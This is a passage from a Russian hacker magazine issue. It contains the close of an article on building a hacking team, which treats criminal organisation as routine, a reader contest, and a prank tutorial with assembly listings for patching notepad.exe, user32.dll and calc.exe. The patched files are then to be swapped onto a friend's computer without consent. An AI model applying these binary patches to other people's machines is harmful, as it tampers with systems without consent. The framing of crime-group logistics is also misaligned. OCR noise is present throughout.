укомплектовывать состав исключительно фродерами :).
Несомненно, если в команде будут взаимозаменяемые партнеры, это только положительно скажется на общем деле, но гораздо лучше, если они будут дополнять друг друга. Вообще, разделение труда — великое благо, и пренебрегать им — непростительная ошибка. Поэтому на этапе организации работы основная задача — разделение видов деятельности между мемберами команды. Здесь следует учесть ряд важных факторов:

1. Личные навыки каждого отдельно взятого члена тимы
2. Возможность взаимодействия участников группы
3. Межличностные отношения в команде

По личным навыкам мемберов, думаю, вопросов не возникнет (в противном случае перечитывай подглаву заново =)). А вот на втором и третьем пункте остановимся поподробнее. Дело в том, что на деятельность группы здорово влияет психологический фактор. От того, какая атмосфера царит в команде, зависит и качество выполненной работы. Посуди сам, если трое из пяти человек в тиме элементарно не будут выходить на связь и поддерживать контакты между собой, то о какой команде может идти речь? Поэтому еще на этапе создания тимы следует установить хорошие, дружеские отношения между всеми членами группы.
Вопросы специализации решать, конечно же, не мне, но пару примеров-советов я все-таки приведу. Так, неплохо было бы включить в обязанности одного человека обеспечение безопасности, то есть установку сокс-серверов, VPN, слежение за дедиками команды. Порой очень неудобно, когда в самый разгар работы у тебя отваливается сокс/VPN и ты начинаешь решать эту проблему вместо того, чтобы завершить начатое. Также в чьи-либо обязанности не мешало бы добавить техподдержку сайта (о котором поговорим чуть позже) и работу с заказчиками. Одним словом, нагрузку между мемберами следует распределять равномерно, исходя из личных качеств участников команды.
Кстати, насчет сайта. Его необходимо запустить в любом случае. Если есть опасения попадания в поле зрения правоохранительных органов, можно сделать ресурс приватным, никто не запрещает =). Хотя при соответствующей раскрутке это будет явно лишним. Ведь новой команде нужно заявить о себе, а для этого нужна реклама. Одним из способов является покупка баннерных мест на раскрученных хак-порталах (достаточно эффективный способ рекламы). Но есть вариант попроще и подешевле — обмен линками и баннерами с конкурентами и дружественными тимами. В любом случае, определенные материальные расходы придется понести. Как говорится, без денег денег не сделаешь :).
Как бы там ни было, по ходу осуществления своих замыслов постоянно будут возникать траблы. Поэтому не рассчитывай на легкий и быстрый старт, а готовься к повседневному головняку.

КОМАНДА И ЗАКОН

Но вернемся с небес на землю и обратимся к Уголовному кодексу. Ведь создание хак-тимы — не что иное, как создание ОПГ — организованной преступной группы. А это достаточно серьезное преступление, хотя и труднодоказуемое. Настоятельно рекомендую ознакомиться со вторыми пунктами статей 272, 273, 159 (скорее всего, деятельность твоей команды будет связана именно с этими статьями). В них говорится об отягчающих обстоятельствах при совершении уголовного правонарушения, в том числе и о совершении противоправных деяний группой лиц. Кстати, согласно Уголовному кодексу, группа лиц — это два и более человек :). Чтобы не быть голословным, процитирую вторую часть из 272-й статьи: «То же деяние, совершенное группой лиц по предварительному сговору или организованной группой либо лицом с использованием своего служебного положения, а равно имеющим доступ к ЭВМ, системе ЭВМ или их сети, наказывается штрафом в размере от пятисот до восьмисот минимальных размеров оплаты труда или в размере заработной платы или иного дохода осужденного за период от пяти до восьми месяцев либо исправительными работами на срок от одного года до двух лет либо арестом на срок от трех до шести месяцев либо лишением свободы на срок до пяти лет». Аналогичное деяние одного человека наказывается максимум лишением свободы на срок до двух лет. Нескольких, как ты заметил, — до пяти. Напрашивается фраза из известной рекламы: «А если нет разницы, зачем платить больше?» Понимаю, что юмор здесь неуместен, но это еще один повод задуматься.

НАПУТСТВИЕ

Надеюсь, что из моей статьи ты понял, насколько сложно организовать успешную команду, которая действительно была бы командой, а не сборищем любителей пива. Но хочется верить и в то, что ты не будешь нарушать закон, а воспримешь данную статью только как ознакомление с жизнью матерых преступников. Не забывай об Уголовном кодексе и не выбирай для себя и других людей криминальную тропу. Поверь, приобрести друзей сложно, но намного проще их потерять. Удачи :)

info

Разделение труда — великое благо, не забывай это и активно его используй.

Создание хак-тимы — не что иное, как создание ОПГ! Подумай, нужно ли оно тебе?



warning

Внимание! Информация представлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несут!

Конкурс

ЖУРНАЛ ХАКЕР И **КОМПАНИЯ ROVER COMPUTERS** ОБЪЯВЛЯЮТ КОНКУРС С МЕГА-КРУТЫМ ПРИЗОМ: **СМАРТФОНОМ ROVERPC R5 =WM5.0 +СТАНДАРТЫ GSM/GPRS/EDGE +INTERNET + ICQ +E-MAIL +MP3 +MPG4**. ЧТОБЫ ЗАПОЛУЧИТЬ ОДИН ИЗ ТРЕХ ДЕВАЙСОВ, ПРИДЕТСЯ ПОСТАРАТЬСЯ. МЫ ПОДГОТОВИЛИ 3 ЗАДАНИЯ РАЗЛИЧНОЙ СЛОЖНОСТИ, ВЫПОЛНЕНИЕ КОТОРЫХ И ОПРЕДЕЛИТ ПОБЕДИТЕЛЯ.

1) САМОВЫВОДЯЩАЯСЯ ПРОГРАММА.

Напиши на языке С самую короткую программу, которая выведет собственный исходный код.


2) ДОМОРОЩЕННАЯ КРИПТОГРАФИЯ.

Расшифруй строку: XASJEOYPW

3) ИЗУЧЕНИЕ ПРИЗА.

Ответь на несложный вопрос: сколько максимально будет весить сделанная смартфоном R5 фотография?





ОТВЕТЫ ПРИСЫЛАЙ НА АДРЕС ROVER@REAL.XAKEP.RU. ЧЕМ ТОЧНЕЕ И ПОЛНЕЕ ТЫ ОТВЕТИШЬ НА ВОПРОСЫ, ТЕМ БОЛЬШЕ У ТЕБЯ ШАНСОВ ЗАПОЛУЧИТЬ ПРИЗ.

Леонид «Cr@wler» Исупов
/ crawlerhack@rambler.ru /

Спокойствие под прицелом

Западлянки в стиле crack




ПРИВЕТ, ДРУЖИЩЕ! НАВЕРНОЕ, У ТЕБЯ ЕСТЬ МНОГО ЗАДУМОК ТОГО, КАК МОЖНО ПОВЕСЕЛИТЬ ДРУЗЕЙ. Я, ПРИЗНАЮСЬ, БОЛЬШОЙ ЛЮБИТЕЛЬ ПОДСТРОИТЬ ИМ ЗАПАДЛО — НЕВАЖНО, МАЛЕНЬКОЕ ИЛИ БОЛЬШОЕ. ЕСЛИ НЕ ПЕРЕУСЕРДСТВОВАТЬ, ТО ТЫ МОЖЕШЬ ДАЖЕ ОСТАТЬСЯ БЕЗ СИНЯКА ПОД ГЛАЗОМ. ГЛАВНОЕ — ЗАШИФРОВАТЬСЯ, ЧТОБЫ НИКТО НИЧЕГО НЕ ЗАПОДОЗРИЛ.


Наш план таков: берем стандартные приложения и немного проходимся по ним напильничком, то есть отладчиком, редактором ресурсов, шестнадцатеричным редактором, после чего они начинают вытворять разные несообразности: ругаться матом, закрывать окна и вообще вести себя совсем не так, как должны :).
Я долго думал над тем, что же такое сотворить, чтобы просто реализовывалось, максимально бесило, удивляло и смешило, и придумал-таки! Сначала займемся классикой, только не литературной, а крякерской. Будем учиться вставлять в программы окошки, которые выдают ржачные сообщения. Например, я хочу, чтобы при запуске измененного notepad.exe мой друг получал сообщение: «Данная область памяти зарезервирована под нужды компании Microsoft» :). Ничего идея, правда? Главное — не быть банальным и придумать что-то смешное.
Итак, готовь notepad.exe и другие стандартные приложения к «операции», посмотрим, как можно над ним поглумиться.

До чего докатился Microsoft :)

Первым делом мы пропатчим notepad.exe так, чтобы при каждой попытке сохранения файла он выдавал сообщение типа: «Sorry, this drive is reserved for Microsoft (c) company!». Реализовать это очень просто. Откроем блокнот под отладчиком и посмотрим, что можно сделать. Как известно, запись в файл производится при помощи функции WriteFile из kernel32. Для того чтобы внедрить вызов процедуры выдачи сообщения (MessageBoxA) со всеми параметрами, нужно немало места. Поэтому я предлагаю наиболее «бескровный» метод. По идее, после процедуры записи файла должна производиться очистка области памяти, в которой находились записываемые данные, при помощи функции LocalFree. А перед этим ей передаются параметры через стек. Так вот, я предлагаю на место инструкций, передающих в стек эти самые параметры, внедрить переход на конец секции кода, куда мы поместим процедуру выдачи сообщения. И параметры при этом никуда не денутся! Мы сначала запихаем их в стек, затем просто восстановим инструкцией push, а после этого возвратимся обратно для выполнения LocalFree! Мы же не варвары, чтобы резать функции, результатом чего будет разбазаривание памяти :)! Приобщайся к крякерской культуре! Итак, ставим точку останова на все функции WriteFile. Кстати, если возникнут какие-то вопросы по поводу работы отладчика, я советую тебе посетить www.wasm.ru — там имеется множество полезной документации на эту тему. Также рекомендую тебе почитать мои предыдущие статьи крякерской направленности, например «Приближение к Дао». Теперь попробуем сохранить файл. Программа прервалась на функции WriteFile (по адресу



1 Rotating root
2 Deflorator
3 Huge corner
4 Waiting penetrator
5 Horrific flash
6 Energy generator


Этот код пишет в память указатель на нашу строку

01004C2A), после которой действительно идет LocalFree. Запишем все инструкции, которые находятся между вызовами WriteFile и LocalFree:

```
01004C32 PUSH [EBP-8]
```

Могу сказать, что нам очень повезло. Безусловный переход требует 5 байт — как раз столько памяти и занимают эти две инструкции! Смело заменяем их инструкцией перехода на конец секции кода:

```
jmp 01008748
```

Далее выполняем эту инструкцию и оказываемся по адресу 01008748, откуда мы и начинаем писать наш западлостроительный код. Мы не будем сохранять регистры, так как это не повлияет на работоспособность программы, хотя хорошим тоном было бы сохранить и восстановить их при помощи, например, пары операций pushad/popad.

Итак, сначала положим в стек то, что находится по адресу [EBP-8]. Нас не интересует, что именно там хранится, мы просто забиваем в стек тот параметр для функции LocalFree, инструкцию передачи которого мы затерли командой перехода на наш код. Далее положим в стек параметры для функции MessageBoxA. Вот ее прототип:

```
int MessageBox(
  HWND hWnd,          // хэндл окна-предка
  LPCTSTR lpText,     // адрес текста для окошка
  LPCTSTR lpCaption,  // адрес заголовка для окошка
  UINT uType   // стиль окошка
  );
```


Ниже я привожу наш несложный код полностью. Читай описание, и все станет понятно.

```
01008748  PUSH  [EBP-8]; инструкция, которая была ранее затерта
0100874B PUSH 0; стиль окошка
0100874D PUSH 0; заголовок — по умолчанию
0100874F PUSH 01008762; указатель на текст окошка
01008754 PUSH 0; окошко не имеет владельца
01008756 CALL MessageBoxA; вызов MessageBoxA
0100875B  MOV  ESI,EAX;  вторая  потертая  нами  ранее инструкция
0100875D JMP 01004C34; передаем управление блокноту
01008762 54 68 69 73 20; >ASCII "This drive is re"
01008772 73 65 72 76 65; >ASCII "served for Micro"
01008782 73 6F 66 74 20; >ASCII "soft (c) Company"
```


Не забывай: стек работает по принципу FIFO, так что кладем параметры в обратном порядке. Сначала забиваем в стек байт-код стиля окошка. Пусть это будет нолик, то есть окошко будет содержать только одну кнопку — Ok. Второй параметр — тоже нолик, так как заголовок окна у нас будет по умолчанию — «Ошибка». Далее вводим адрес, по которому располагается текст. Давай сделаем так, чтобы текст находился сразу после нашего кода, начиная с адреса 01008762. Значит, вводим инструкцию push 01008762. Последний параметр — также нолик (владельца или предка у окошка нет). Сразу после передачи параметров находится вызов MessageBox'а. После него следует команда, которую мы заменили переходом на наш код. Ну и, наконец, самая последняя операция — передача управления основной программе по адресу 01004C34, где располагается вызов функции LocalFree. Тебе осталось только забить выдаваемое сообщение, начиная с адреса 01008762. Теперь сохраняй файл под другим именем и заменяй стандартный notepad.exe на машине своего друга. Пусть он удивится наглости мелкомягких.

Добавлю только, что строка должна заканчиваться ноликом. Мы его не прописывали лишь потому, что после нашего кода и так одни сплошные нули. И еще: если ты будешь использовать метод в других случаях, не забудь вернуть все регистры в исходное состояние. Приведу пример: сначала я планировал сохранить регистры в стек, но забыл их забрать обратно, из-за этого при выполнении западлостроительного кода появлялся артефакт в виде окошка «Ошибка: Операция выполнена успешно» :). Так что будь аккуратен.







Код, запрашивающий регистрацию блокнота =)



Переход на «принт-западло» =)



video
На нашем DVD ты найдешь видеоролик, в котором проиллюстрированы все описанные в статье методы. Поэтому, если у тебя что-то не выходит, обратись к диску!



dvd
На нашем DVD ты найдешь все программы, которые были созданы и использованы в процессе работы.

ОПЕРАЦИЯ «ПОДМЕНА»

Сейчас мы будем глумиться над твоим другом еще более изощренными методами. Мы сделаем так, чтобы при выводе любого системного сообщения (MessageBox'а) текст окошка был нами сочиненным! Представь, друг удаляет файл, а ему вместо «Вы действительно хотите удалить этот файл?» выдается что-нибудь вроде «Hello, my black brother!» :).

Для претворения этого коварного плана в жизнь мы попробуем изменить системную библиотеку User32.dll. Внимание! Ни журнал «Хакер», ни автор не будут возмещать ущерб, если ты что-то сделаешь без установленного драйвера и прямых рук! Так что перед выполнением этого западла потренируйся у себя на компе, а когда будешь практиковаться, обязательно сохраняй оригинальную библиотеку!

Итак, будем искать, где же располагается «нутро» API-функции MessageBoxA, с помощью отладки простого файлика example.exe, написанного на ассемблере (мы над ним изгалялись в статье «Программная оборона», помнишь?). Загружай его в отладчик. Если этого файлика у тебя нет, не беда! Запускай любую другую программу, где присутствует вызов MessageBoxA, и ставь точку останова на все call'ы. Загрузив программу под отладчиком, смело трассируй по <F8>, пока не дойдешь до вызова нашей функции MessageBoxA по адресу 0040100E. Теперь два раза нажимай <F7> для детальной трассировки. Ты тут же попадешь в системную библиотеку user32.dll по адресу 77d7050b. Адрес может быть и другим, все зависит от билда твоей ОС, но в данном случае это не играет никакой роли. Теперь трассируй по <F8> вплоть до вызова:

```
77D7054B CALL user32.MessageBoxExA
```

В эту функцию также заходи, чтобы посмотреть более подробно (<F7>). Итак, вот что мы видим, приземлившись в окрестностях адреса 77D7057D:

```
77D7057D MOV EDI,EDI
77D7057F PUSH EBP
77D70580 MOV EBP,ESP
77D70582 PUSH -1
77D70584 PUSH DWORD PTR SS:[EBP+18]
77D70587 PUSH DWORD PTR SS:[EBP+14]
77D7058A PUSH DWORD PTR SS:[EBP+10]
77D7058D PUSH DWORD PTR SS:[EBP+C]
77D70590 PUSH DWORD PTR SS:[EBP+8]
77D70593 CALL user32.MessageBoxTimeoutA
```

```
77D70598 POP EBP
77D70599 RETN 14
77D7059C NOP
77D7059D NOP
```


Здесь, как ты можешь догадаться, идет передача данных в стек, причем строка по адресу [EBP+C] — не что иное, как строка сообщения. Мы заменим ее своей. Как? Очень просто: в конце файла user32.dll есть массив ноликов, туда мы строчку и пихнем. Она будет располагаться по адресу, скажем, 77D8FDA8. Итак, двигайся вниз и вписывай по этому адресу свою строку.

Вернемся к нашему куску кода. Я не случайно включил в листинг два nop'а. Ведь вместо операции PUSH DWORD PTR SS:[EBP+C] нам придется втавить операцию помещения в стек данных, располагающихся по конкретному адресу! Естественно, реальный адрес — это далеко не смещение относительно регистра, и он занимает больше места в памяти. В нашем случае нужно где-то раздобыть 2 байта для помещения по адресу 77D7058D пятибайтной инструкции PUSH 77d8fda8. Тут-то на помощь нам и приходят два nop'а, которые ты видишь в самом конце листинга! Мы сдвинем код вниз на 2 байта и на освободившееся место поставим наш push.

Итак, вырезай инструкции, начиная с адреса 77D70590, и вставляй их по адресу 77D70592. После этого меняй PUSH DWORD PTR SS:[EBP+C] на PUSH 77d8fda8. Теперь, если ты выполнишь этот код, тебе придется начать все сначала, так что не спеши жать <F9>! Объясню почему. Заметил команду retn 14? Это команда возврата, но она работает не с абсолютными адресами, а со смещениями относительно текущего адреса. Мы сдвинули ее на 2 байта вниз. Теперь у нас есть два варианта: либо изменить адресный регистр, что попахивает извращением, либо поменять эту инструкцию на retn 12, что более адекватно. Поэтому меняй retn 14 на retn 12. Теперь наш код должен выглядеть так:

```
77D7057D MOV EDI,EDI
77D7057F PUSH EBP
77D70580 MOV EBP,ESP
77D70582 PUSH -1
77D70584 PUSH DWORD PTR SS:[EBP+18]
77D70587 PUSH DWORD PTR SS:[EBP+14]
77D7058A PUSH DWORD PTR SS:[EBP+10]
77D7058D PUSH 77D8FDA8
77D70592 PUSH DWORD PTR SS:[EBP+8]
77D70595 CALL user32.77D85FEA
```





Win32-программы оперируют с формами!






```
77D7059A POP EBP
77D7059B RETN 12
```

Итак, теперь смело жми <F9>! Все работает. Мы обманули программу с помощью фейковых данных API-функции. Этот метод, конечно, годится для западла, но будет слишком заметен при другом применении. Изменение системных библиотек при создании руткита, к примеру, — слишком опасный своей заметностью метод, хотя он нередко используется. Теперь сохраняй библиотеку под другим именем (метод сохранения из-под отладчика, я думаю, тебе известен, а если нет, то отсылаю тебя к туторам по OllyDbg и опять же к моим предыдущим статьям). После этого заменяй стандартную user32.dll своей и радуйся, в то время как друг бесится, разыскивая висящие в памяти вредоносные процессы :).

ВРЕМЯ МАТЕМАТИКИ

Перейдем к более традиционным методам измывательства. Ты, наверное, знаешь, что ресурсы в программе часто хранятся в виде форм, а текстовые данные — вообще в открытом виде. Этим мы и воспользуемся. Возьмем на прицел калькулятор и попробуем нарисовать на его кнопках веселые смайлы (ну и грустные тоже). Для этих целей задействуем мой любимый уникальный шестнадцатеричный редактор WinHex. Подойдет, конечно, и любой другой портируемый редактор, который можно принести к товарищу на флешке.
Вот в чем заключается мой план: открываем calc.exe под редактором, жмем <Ctrl-F> для поиска и вводим в поле поиска надпись, находящуюся на кнопке, на которую мы хотим влепить смайл. Только тут следует учесть один момент: надписи, естественно, хранятся в юникоде, следовательно, в окне поиска ты должен это указать, иначе строчка просто не будет найдена. Итак, вводи, например, «Sin» и нажимай <Enter>. Теперь заменяй ее смайлом, но имей в виду, что, так как мы работаем с юникодом, каждый символ закодирован двумя байтами, причем для букв английского алфавита второй байт будет нулевым. Например, строка «Sin» в побайтовом представлении будет выглядеть так: «53 00 69 00 6E 00». Естественно, менять мы будем только ненулевые байты. Если мы захотим поменять «Sin» на смайлик «:)», то третий символ (n) можно затереть пробелом. В таком случае побайтовое представление строки будет следующим: «3D 00 29 00 20 00». «20 00» — это код пробела в юникоде.
Тут все предельно понятно, но нужно учесть и еще одну деталь. Надписи, располагающиеся на кнопках, могут дублироваться два или даже три раза, так как калькулятор работает в двух режимах: обычном и инженерном, а для каждого режима в программе предназначена своя форма. Так что найди все вхождения строки в файл и поменяй их на требуемый смайлик! С другими кнопками все делается аналогично! Все очень просто и эффективно. На диске ты можешь найти замечательный модифицированный калькулятор.

НЕПОЛАДКИ В ПЕЧАТИ

Сейчас мы попытаемся сделать одну очень любопытную вещь: мы перехватим управление у системы в то время, когда она будет передавать приложению данные для печати на принтер, и заменим эти самые данные своими. Думаю, мы не будем разгребать спулинг и путаться с прочими «системностями», а попробуем решить проблему на уровне конкретного приложения. Целью нашей будет тот же блокнот (ты можешь взять WordPad или — чем черт не шутит — даже Word).
Итак, открываем отладчик, подгружаем notepad.exe и начинаем грести. Я так думаю, что ни одно приложение не рискнет печатать текст, не зная его фактической ширины. Значит, берем в зубы любимые справочники по API (или лезем за помощью к Microsoft) и обнаруживаем, что ширину текста запросто можно получить посредством использования GetTextExtentPoint32W. Это интересно! Ставим точку останова на все ее вызовы и копаем дальше. Теперь вводим в блокнотик любой текст и приказываем ему распечатать его. Перед самой печатью мы превремся по адресу 010066E8, где и происходит вызов:

```
CALL DWORD PTR DS:[<&GDI32.GetTextExtentPoint32W>]
```

Это очень хорошо! Давай трассировать дальше, но по <F8>, чтобы не затягивать процесс. Итак, после того как я 38 раз нажал <F8>, я остановился там, где надо:


```
01006CD3 MOV ECX,DWORD PTR SS:[EBP-33C]
```

Перейдем в окошке стека по адресу [EBP-33C]. Там и располагается указатель на наш текст ([ebp-33c]=0006F4C4h). Нам нужно знать, когда этот текст используется, чтобы вовремя его подменить. Можно, конечно, поставить точку останова на область памяти (по событию чтения ячейки), но даю гарантию, что в таком случае на нашу долю выпадет масса ложных срабатываний. Нам головная боль ни к чему, поэтому мы пойдем другим путем: поставим брейкпоинт на вызовы функции DrawTextExW и опять попробуем начать печать. Ставим точку останова и запускаем процесс печати. Вот мы и вычислили вызов DrawTextExW! Он выглядит так:


```
01006C9C CALL DWORD PTR DS:[<&USER32.DrawTextExW>]
```

Итак, посмотрим на передаваемые параметры (набор инструкций push прямо перед вызовом самой функции). Нас среди них больше всего интересует вот эта строчка:





Модификация User32.MessageBoxA дает неожиданный эффект =)



В недрах User32.dll

```
01006C8C PUSH DWORD PTR SS:[EBP-33C]
```

В [EBP-33C] располагается указатель на адрес, по которому находится текст, подлежащий печати! Мы можем поступить так: написать код, который прямо перед этим адресом разместит указатель на нашу строчку (а это будет строка «][akep» :)). Код должен вызываться, естественно, перед передачей параметров в DrawTextExW. Ты, конечно, спросишь, почему мы не стали производить замену указателя, который располагается по адресу [EBP-33C]. Казалось бы, реализовать это намного проще, чем помещать указатель по другому адресу, что сопряжено с изменением инструкции, кладущей в стек текстовую строку, с которой оперирует функция DrawTextExA. С другой стороны, если какой-либо части программы потребуется этот указатель, а он окажется измененным, не избежать ошибок! Поэтому договоримся, что разместим его по адресу [EBP-340]. Из этого вытекает, что инструкцию по адресу 01006C8C нужно поменять на PUSH [EBP-340]. Это мы делаем сразу, чтобы не забыть. Приступим, собственно, к написанию кода, отвечающего за помещение указателя на наш текст. К сожалению, у нас опять есть только один-единственный верный путь — поместить наши инструкции в массив ноликов, который располагается сразу после секции кода. Размещать наш код будем, начиная с адреса 01008748 (это уже своеобразная добрая традиция :)). Теперь нужно решить, откуда будет осуществляться переход на «жучок», написанный нами. Давай посмотрим на код, который располагается чуть выше, чем передача параметров для DrawTextExW:

```
01006C69 TEST EAX,EAX
01006C6B JLE NOTEPAD.01006D94
```

Вот эти две инструкции мы и заменим операцией перехода на наш код. Записывай их на бумажку и смело меняй на jmp 01008748. Теперь двигайся к адресу 01008748, будем писать основную часть. Итак, вот что мы имеем: мы испортили две инструкции, начиная с адреса 01006C69, заменив их jmp. Теперь нам придется их выполнить в теле внедряемого кода (в самом конце, перед передачей управления обратно блокноту). Более того, так как результат их верного выполнения зависит от значения регистра EAX, придется сохранить его значение в стек еще до начала выполнения кода и восстановить после (то есть к нашему «жучку» добавляются две операции: push EAX и pop EAX). Кроме того, сразу после нашего кода (например, по адресу 1008763) необходимо разместить строку, которая будет напечатана на принтере вместо текста пользователя. А указатель на нее мы разместим в памяти при помощи пары инструкций LEA/MOV. Первая положит в регистр адрес, а вторая перенесет его в конкретную ячейку (в нашем случае это [EBP-340]). Итак, теперь посмотри, как выглядит готовый код, и тебе все станет понятно:

```
01008748 PUSH EAX; сохраняем регистр EAX
01008749 LEA EAX,[1008763]; помещаем в EAX указатель
на нашу строку
0100874F MOV [EBP-340],EAX; помещаем значение из EAX
по адресу [EBP-340]
01008755 POP EAX; восстанавливаем регистр EAX
```

Далее включаем в код две операции, которые мы заменили jmp:

```
01008756 TEST EAX,EAX
01008758 JLE 01006D94
```

